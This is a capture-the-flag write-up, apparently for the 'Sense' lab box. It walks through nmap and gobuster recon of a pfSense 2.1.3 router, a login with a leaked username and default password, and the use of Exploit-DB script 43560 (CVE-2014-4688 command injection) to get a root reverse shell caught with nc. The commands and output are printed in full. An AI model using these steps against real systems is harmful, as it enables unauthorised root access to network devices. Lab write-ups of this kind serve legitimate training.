Sense

Sense

Brief Description: Going into this box, I realize that this one is harder than previous ones I have done. I am also trying out a new template for reporting so we will see how this goes.

Phase 1: Information Gathering / Recon

Brief Description: This phase involves collecting as much information as possible about the target system or network to find potential vulnerabilities. This includes discovering which ports and services are running on the server.

2 ports found (80, 443) for a lighttpd 1.4.35

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap -sC -sV 10.10.10.60
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-12 20:40 PDT
Nmap scan report for 10.10.10.60
Host is up (0.17s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp open  ssl/http lighttpd 1.4.35
|_ssl-date: TLS randomness does not represent time
|_http-server-header: lighttpd/1.4.35
|_http-title: Login
| ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName
=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.69 seconds
```

gobuster fails

```
[+] Url:                     http://10.10.10.60:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================

Error: the server returns a status code that matches the provided options fo
r non existing urls. http://10.10.10.60:80/5a9c04fd-3fae-4819-987e-13eb2dd34
fb4 ⇒ 301 (Length: 0). To continue please exclude the status code or the le
ngth
```

By adding an s to http and using -k to ignore SSL certs and -x to add extensions we are in business

```
┌──(cybersauruswest㉿kali)-[~]
└─$ gobuster dir -u https://10.10.10.60 -w Wordlists/directory-list-2.3-medi
um.txt -k -x txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 6690]
```

Phase 2: Pivot to Specific Service

Brief Description: Once preliminary data has been gathered, the focus narrows down to specific services running on the target. This involves deep diving into these services to understand their configurations, versions, and associated vulnerabilities.

Port 80: HTTP Server


Why we care about port 80: Port 80 typically runs the HTTP service, which is used for web traffic. Vulnerabilities or misconfigurations in this service can provide an attacker with opportunities for exploits, information leakage, or unauthorized access.

Since port 443 is also open, all traffic was rerouted to use TLS.

Port 443: HTTPS Server

Why we care about port 443: Port 443 is the standard port for HTTPS (HTTP over TLS/SSL) traffic. HTTPS is the secure version of HTTP, providing encrypted communication between clients and servers. Because of its encryption and its widespread use for web applications, e-commerce, and sensitive data transmission, vulnerabilities or misconfigurations on this port can pose significant risks. Attackers often target this port to intercept, modify, or steal data, bypass security controls, or compromise the web server. Ensuring secure configurations and monitoring for vulnerabilities on Port 443 is crucial to safeguarding user data and maintaining the integrity and availability of web services.


You can see we are initially led to a pfsense login portal.



one of the things found in the gobuster was `/system-users.txt`

```
ller/]
/wizards              (Status: 301) [Size: 0] [--> https://10.10.10.60/wizar
ds/]
/xmlrpc.php           (Status: 200) [Size: 384]
/reboot.php           (Status: 200) [Size: 6691]
/interfaces.php       (Status: 200) [Size: 6695]
/csrf                 (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/
]
/system-users.txt     (Status: 200) [Size: 106]
/filebrowser          (Status: 301) [Size: 0] [--> https://10.10.10.60/fileb
rowser/]
/%7Echeckout%7E       (Status: 403) [Size: 345]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```


his proved to be an interesting find because it lead to a username and a password hint




Phase 3: Service Exploitation

Brief Description: In this phase, identified vulnerabilities from the previous step are actively exploited. The objective here is to take advantage of these vulnerabilities, potentially allowing unauthorized actions on the system.

As seen before with the login, this is a pfsense router, and we have a username with the hint of company defaults



Bingo! `rohit:pfsense` works. We now have credentialed access to the webpage.



We found out qucikly that the version of pfsense installed is 2.1.3, so we do a quick search in searchsploit and find a good candidate.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ searchsploit pfsense
```

Exploit Title	Path
pfSense - 'interfaces.php?if' Cross-Site	hardware/remote/35071.txt
pfSense - 'pkg.php?xml' Cross-Site Script	hardware/remote/35069.txt
pfSense - 'pkg_edit.php?id' Cross-Site Sc	hardware/remote/35068.txt
pfSense - 'status_graph.php?if' Cross-Sit	hardware/remote/35070.txt
pfSense - (Authenticated) Group Member Re	unix/remote/43193.rb
pfSense 2 Beta 4 - 'graph.php' Multiple C	php/remote/34985.txt
pfSense 2.0.1 - Cross-Site Scripting / Cr	php/webapps/23901.txt
pfSense 2.1 build 20130911-1816 - Directo	php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities	php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal	php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution	php/webapps/43128.txt
pfSense 2.3.2 - Cross-Site Scripting / Cr	php/webapps/41501.txt
Pfsense 2.3.4 / 2.4.4-p3 - Remote Code In	php/webapps/47413.py
pfSense 2.4.1 - Cross-Site Request Forger	php/remote/43341.rb
pfSense 2.4.4-p1 (HAProxy Package 0.59_14	php/webapps/46538.txt
pfSense 2.4.4-p1 - Cross-Site Scripting	multiple/webapps/46316.txt
pfSense 2.4.4-p3 (ACME Package 0.59_14) -	php/webapps/46936.txt
pfSense 2.4.4-P3 - 'User Manager' Persist	freebsd/webapps/48300.txt
pfSense 2.4.4-p3 - Cross-Site Request For	php/webapps/48714.txt
pfSense < 2.1.4 - 'status_rrd_graph_img.p	php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multipl	php/webapps/39709.txt
pfSense Firewall 2.2.5 - Config File Cros	php/webapps/39306.html
pfSense Firewall 2.2.6 - Services Cross-S	php/webapps/39695.txt
pfSense UTM Platform 2.0.1 - Cross-Site S	freebsd/webapps/24439.txt
pfSense v2.7.0 - OS Command Injection	php/webapps/51608.rb
pfsenseCE v2.6.0 - Anti-brute force prote	hardware/remote/51352.py

```
Shellcodes: No Results
```

Pulled down the exploit locally

```
┌──(cybersauruswest㉿kali)-[~]
└─$ searchsploit -m php/webapps/43560.py
  Exploit: pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection
      URL: https://www.exploit-db.com/exploits/43560
     Path: /usr/share/exploitdb/exploits/php/webapps/43560.py
    Codes: CVE-2014-4688
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /home/cybersauruswest/43560.py
```

Figured out the usage

```
┌──(cybersauruswest㉿kali)-[~]
└─$ python 43560.py -h
usage: 43560.py [-h] [--rhost RHOST] [--lhost LHOST] [--lport LPORT]
                [--username USERNAME] [--password PASSWORD]

options:
  -h, --help            show this help message and exit
  --rhost RHOST         Remote Host
  --lhost LHOST         Local Host listener
  --lport LPORT         Local Port listener
  --username USERNAME   pfsense Username
  --password PASSWORD   pfsense Password
```

launched

```
┌──(cybersauruswest㉿kali)-[~]
└─$ python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.22 --lport 666 --u
sername rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

Aaaand caught!

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nc -lnvp 666
listening on [any] 666 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.60] 3324
sh: can't access tty; job control turned off
# 
```


Phase 4: Initial Access

Brief Description: After exploiting a vulnerability, this phase emphasizes gaining an initial foothold on the target system. This might mean acquiring a low-level user account, establishing a connection back to the attacker's machine, or landing a shell.

For some reason, our initial access is already at root level! So this box is super easy.


```
# whoami
root
```

Couldn't use find or locate so I went to rohit's directory and found the user.txt flag.



Phase 5: Privlege Escalation

Brief Description: With initial access secured, the next goal is to escalate privileges on the compromised system. This involves moving from a low-level user to a higher-privileged user or even system/administrator-level privileges. This can be achieved through exploiting misconfigurations, unpatched software, or inherent vulnerabilities.



Well, that was easy.

Phase 6: Review/Summary/Lessons

Brief Description: The final phase is a wrap-up of the penetration test. It involves summarizing findings, discussing lessons learned, and providing recommendations to secure the target system or network better. The emphasis is on understanding the risks associated with discovered vulnerabilities and offering mitigation strategies.

- This was too easy of a box.
- It looks like there are now metasploit modules for very old boxes, so from now on I will avoid using metasploit in order to make it more like the test. Because its too damn easy.
- I also learned that when port 443 is enabled we need to use https:// instead of http:// for the gobuster even if port 80 is open.
- Lastly, learned a new flag for gobuster that lets us try different extensions to files. That turned our to be the key to this whole thing.